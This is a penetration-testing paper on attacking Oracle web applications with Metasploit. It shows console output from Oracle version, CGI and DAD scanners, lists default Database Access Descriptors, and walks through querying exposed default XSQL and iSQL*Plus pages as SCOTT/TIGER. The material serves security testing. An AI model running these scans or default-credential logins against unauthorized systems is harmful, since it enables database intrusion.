Attacking Oracle Web Applications with Metasploit

Chris Gates -- carnal0wnage
@carnal0wnage
http://carnal0wnage.attackresearch.com

Introduction

In 2009, Metasploit released a suite of auxiliary modules targeting oracle databases and attacking them via the TNS listener. This year
lets beat up on...errr security test Oracle but do it over HTTP/HTTPS. Rather than relying on developers to write bad code lets see what a tester can do with default content and various unpatched Oracle middleware servers that is common to run into on penetration tests.

Oracle Application Server Scanner

module name: oracle_version_scanner

Description:
Checks the server headers for common Oracle Application Server
(PL/SQL Gateway) Headers. You may want to set the URIPATH to /apex/
as a check for Oracle Application Express Servers.

Pretty simple, just checks headers for various oracle application server headers. Its scanner-fied so you can run it against a class C and locate oracle boxes.

References:
http://www.owasp.org/index.php/Testing_for_Oracle

```
msf auxiliary(oracle_version_scanner) > set RHOSTS 192.168.78.60
RHOSTS => 192.168.78.60
msf auxiliary(oracle_version_scanner) > run

[*] Oracle Application Server Found!
[*] 192.168.78.60 is running Oracle HTTP Server Powered by Apache/1.3.12
(Win32) ApacheJServ/1.1 mod_ssl/2.6.4 OpenSSL/0.9.5a mod_perl/1.24
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf auxiliary(oracle_version_scanner) > set RHOSTS 192.168.74.36
RHOSTS => 192.168.74.36
msf auxiliary(oracle_version_scanner) > run

[*] Oracle Application Server Found!
[*] 192.168.74.36 is running Oracle-Application-Server-10g/10.1.2.2.0 Oracle-
HTTP-Server OracleAS-Web-Cache-10g/10.1.2.2.0 (G;max-
age=0+0;age=0;ecid=94714123031,0)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Oracle CGI Scanner

module name: oas_cgi_scan

Description:
This module scans for common cgi's on an Oracle Application Server.

Modules scans for common oracle application server URLS that contain default or useful information

Reference: www.ngssoftware.com/papers/hpoas.pdf
Reference: OAPScan (have to search around for the download, most links are 404 -- currently available here: http://avondale.good.net/dl/bd/www.indianz.ch/tools/scan/)

```
msf auxiliary(oas_cgi_scan) > set RHOST 192.168.1.101
RHOST => 192.168.1.101
msf auxiliary(oas_cgi_scan) > run

[*] Received 403 for /_pages/
[*] Received 403 for /_pages/_demo/_ojspext/_events/_index.java
[*] Received 404 for /admin/
[*] Received 404 for /admin_/
[*] Received 404 for /adminoc4j
[*] Received 404 for /assistants/
[*] Received 404 for /backup_restore/
[*] **/bc4j.html**
[*] Received 404 for /BC4J/
[*] **/bc4jdoc/**
[*] Received 404 for /cartx/owa
[*] Received 403 for /cgi-bin/
[*] **/cgi-bin/printenv**
----SNIP----
[*] **/isqlplus**
[*] **/isqlplus/**
```

...You get the idea, its a big list

Fun Things With Default Content


/isqlplus is the web login interface to a TNS Listener type application, we can test SIDs and username and passwords just like we do with TNS (other modules below)


/cgi-bin/printenv has environmental variables for the box.


```
COMSPEC="C:\WINDOWS\system32\cmd.exe"
DOCUMENT_ROOT="c:/oracle/ora92/apache/apache/htdocs"
GATEWAY_INTERFACE="CGI/1.1"
HTTP_ACCEPT="text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
HTTP_ACCEPT_CHARSET="ISO-8859-1,utf-8;q=0.7,*;q=0.7"
HTTP_ACCEPT_ENCODING="gzip,deflate"
HTTP_ACCEPT_LANGUAGE="en-us,en;q=0.5"
HTTP_CONNECTION="keep-alive"
HTTP_HOST="192.168.198.101"
HTTP_KEEP_ALIVE="300"
HTTP_USER_AGENT="Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 Ubuntu/
9.04 (jaunty) Firefox/3.0.15"
PATH="C:\oracle\ora92\bin;C:\oracle\ora92\Apache\Perl\5.00503\bin\mswin32-x86;C:\oracle\ora92\Apache\fastcgi;C:\
Files\Oracle\jre\1.3.1\bin;C:\Program
Files\Oracle\jre\1.1.8\bin;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\Program
Files\Intel\DMIX;C:\Program Files\Common Files\Roxio Shared\DLLShared;C:\Program Files\ATI
Technologies\ATI.ACE\Core-Static;C:\WINDOWS\system32\WindowsPowerShell\v1.0"
QUERY_STRING=""
REMOTE_ADDR="192.168.1.1"
REMOTE_PORT="33406"
REQUEST_METHOD="GET"
REQUEST_URI="/cgi-bin/printenv"
SCRIPT_FILENAME="c:/oracle/ora92/apache/apache/cgi-bin/printenv"
SCRIPT_NAME="/cgi-bin/printenv"
SERVER_ADDR="192.168.1.130"
SERVER_ADMIN="you@your.address"
SERVER_NAME="oracleserver.blah.com"
SERVER_PORT="80"
```

```
SERVER_PROTOCOL="HTTP/1.1"
SERVER_SIGNATURE="<ADDRESS>Oracle HTTP Server Powered by Apache/1.3.22 Server at
oracleserver.blah.com Port 80</ADDRESS>\n"
SERVER_SOFTWARE="Oracle HTTP Server Powered by Apache/1.3.22 (Win32) mod_plsql/3.0.9.8.3b
mod_ssl/2.8.5 OpenSSL/0.9.6b mod_fastcgi/2.2.12 mod_oprocmgr/1.0 mod_perl/1.25"
SYSTEMROOT="C:\WINDOWS"
WINDIR="C:\WINDOWS"
```


JDBCQuery.jsp demo page







Practical Example




1. find some default content, in this case XSQL has and adhoc sql query application.

Oracle: XML-Enabled Stylesheet: None

```
select * from user_role_privs
```

Show Results **Sample Queries:** 1 2 3 4 5 Show Schema





```
<!--
  | $Author: kkarun $
  | $Date: 10-apr-2001.21:02:52 $
  | $Source:  $
  | $Revision: xdk/demo/java/xsql/adhocsql/query.xsql#0 $
  +
-->
<ROWSET>
 <ROW num="1">
   <USERNAME>SCOTT</USERNAME>
   <GRANTED_ROLE>CONNECT</GRANTED_ROLE>
   <ADMIN_OPTION>NO</ADMIN_OPTION>
   <DEFAULT_ROLE>YES</DEFAULT_ROLE>
   <OS_GRANTED>NO</OS_GRANTED>
 </ROW>
 <ROW num="2">
   <USERNAME>SCOTT</USERNAME>
   <GRANTED_ROLE>RESOURCE</GRANTED_ROLE>
   <ADMIN_OPTION>NO</ADMIN_OPTION>
   <DEFAULT_ROLE>YES</DEFAULT_ROLE>
   <OS_GRANTED>NO</OS_GRANTED>
 </ROW>
</ROWSET>
```

Oracle: XML-Enabled Stylesheet: None


```
select * from v$version
```

Show Results **Sample Queries:** 1 2 3 4 5 Show Schema






```
<!--
  | $Author: kkarun $
  | $Date: 10-apr-2001.21:02:52 $
  | $Source:  $
  | $Revision: xdk/demo/java/xsql/adhocsql/query.xsql#0 $
  +
-->
<ROWSET>
 <ROW num="1">
   <BANNER>
     Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production
   </BANNER>
 </ROW>
 <ROW num="2">
   <BANNER>PL/SQL Release 9.2.0.1.0 - Production</BANNER>
 </ROW>
 <ROW num="3">
   <BANNER>CORE 9.2.0.1.0 Production</BANNER>
 </ROW>
 <ROW num="4">
   <BANNER>
     TNS for 32-bit Windows: Version 9.2.0.1.0 - Production
   </BANNER>
```

2. change the sql and run some commmands to see who we are, what roles we have, and database version, the documentation says the app runs as SCOTT/TIGER




3. get the SID





4. it also has SQLPlus portal enabled, we can test our creds.



5. you can now run whatever you want via the sqlplus portal (the xsql one was a bit of pain on some queries)

Oracle Portal

From: http://www.owasp.org/index.php/Testing_for_Oracle

Web based PL/SQL applications are enabled by the PL/SQL Gateway, which is is the component that translates web requests into database queries. Oracle has developed a number of software implementations, ranging from the early web listener product to the Apache mod_plsql module to the XML Database (XDB) web server. All have their own quirks and issues, each of which will be thoroughly investigated in this chapter. Products that use the PL/SQL Gateway include, but are not limited to, the Oracle HTTP Server, eBusiness Suite, Portal, HTMLDB, WebDB and Oracle Application Server.

Understanding how the PL/SQL Gateway works

Essentially the PL/SQL Gateway simply acts as a proxy server taking the user's web request and passes it on to the database server where it is executed.

1. The web server accepts a request from a web client and determines if it should be processed by the PL/SQL Gateway.
2. The PL/SQL Gateway processes the request by extracting the requested package name, procedure, and variables.
3. The requested package and procedure are wrapped in a block of anonymous PL/SQL, and sent to the database server.
4. The database server executes the procedure and sends the results back to the Gateway as HTML.
5. The gateway sends the response, via the web server, back to the client.

Understanding this point is important - the PL/SQL code does not exist on the web server but, rather, in the database server. This means that any weaknesses in the PL/SQL Gateway or any weaknesses in the PL/SQL application, when exploited, give an attacker direct access to the database server; no amount of firewalls will prevent this.

URLs for PL/SQL web applications are normally easily recognizable and generally start with the following (xyz can be any string and represents a Database Access Descriptor)

Example URLs:

```
http://www.example.com/pls/xyz
http://www.example.com/xyz/owa
http://www.example.com/xyz/plsql
```

In this URL, xyz is the Database Access Descriptor, or DAD. A DAD specifies information about the database server so that the PL/SQL Gateway can connect. It contains information such as the TNS connect string, the user ID and password, authentication methods, and so on. These DADs are specified in the dads.conf Apache configuration file in more recent versions or the wdbsvr.app file in older versions. Some default DADs include the following:

```
SIMPLEDAD
HTMLDB
ORASSO
SSODAD
PORTAL
PORTAL2
PORTAL30
PORTAL30_SSO
TEST
DAD
APP
ONLINE
DB
OWA
```

Oracle DAD Scanner

Bottom line, to continue moving on with attacking the web application we need the DAD, the following module scans for common DADs using a list.

---

module name: oaracle_dad_scanner

Description:
This scans for common ORACLE Database Access Desriptors (DAD)

References:
http://www.owasp.org/index.php/Testing_for_Oracle

```
[*] 404 for /ows-bin/mydad/admin_/
[*] 404 for /ows-bin/orasso
[*] 404 for /ows-bin/orasso/admin_/
[*] 404 for /ows-bin/online
[*] 404 for /ows-bin/online/admin_/
[+] Received 302 for DAD: /ows-bin/owa --> Redirect to /ows-bin/owa/.home
[+] Received 200 for DAD: /ows-bin/owa/admin_/
[*] 404 for /ows-bin/ows-binqlapp
[*] 404 for /ows-bin/ows-binqlapp/admin_/
[*] 404 for /ows-bin/portal
[*] 404 for /ows-bin/portal/admin_/
[*] 404 for /ows-bin/portal2
```

```
msf auxiliary(oracle_dad_scanner) > run

[+] Received 200 for DAD: /
[+] Received 302 for DAD: /pls --> Redirect to /pls/simpledad/
[+] Received 302 for DAD: /pls/ --> Redirect to /pls/simpledad/
[*] 404 for /apex
[*] 404 for /pls/adm
[*] 404 for /pls/admin
[+] Received 302 for DAD: /pls/admin_/ --> Redirect to /pls/simpledad/admin_/?sc
hema=sample
[*] 404 for /pls/apex
[*] 404 for /pls/apex_prod
```

```
msf auxiliary(oracle_dad_scanner) > run

[+] Received 302 for DAD: / --> Redirect to http://[redacted].org/
[+] Received 301 for DAD: /db --> Redirect to http://[redacted].23/db/
[+] Received 200 for DAD: /db/
[+] Received 302 for DAD: /ows-bin --> Redirect to /ows-bin/simpledad/
[+] Received 302 for DAD: /ows-bin/ --> Redirect to /ows-bin/simpledad/
[+] Received 302 for DAD: /ows-bin/admin_/ --> Redirect to /ows-bin/simpledad/ad
min_/?schema=sample
[+] Received 302 for DAD: /ows-bin/owa --> Redirect to /ows-bin/owa/.home
[+] Received 302 for DAD: /ows-bin/simpledad --> Redirect to /ows-bin/simpledad/
sample.home
[+] Received 200 for DAD: /ows-bin/simpledad/admin_/
[+] Received 302 for DAD: /ows-bin/ssodad --> Redirect to /ows-bin/ssodad/sample
.home
[+] Received 200 for DAD: /ows-bin/ssodad/admin_/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

ORACLE is PL/SQL Enabled ?

Once you have a DAD you can see if PL/SQL is enabled

Module name: oaracle_plsql_enabled

Description:
  Checks to see if PL/SQL is enabled. If the server responds with a
  200 OK response for the first request ("null") and a 404 Not Found
  for the second (something random) then it indicates that the server
  is running the PL/SQL Gateway. Pay careful attention to the /'s in
  URIPATH and DAD

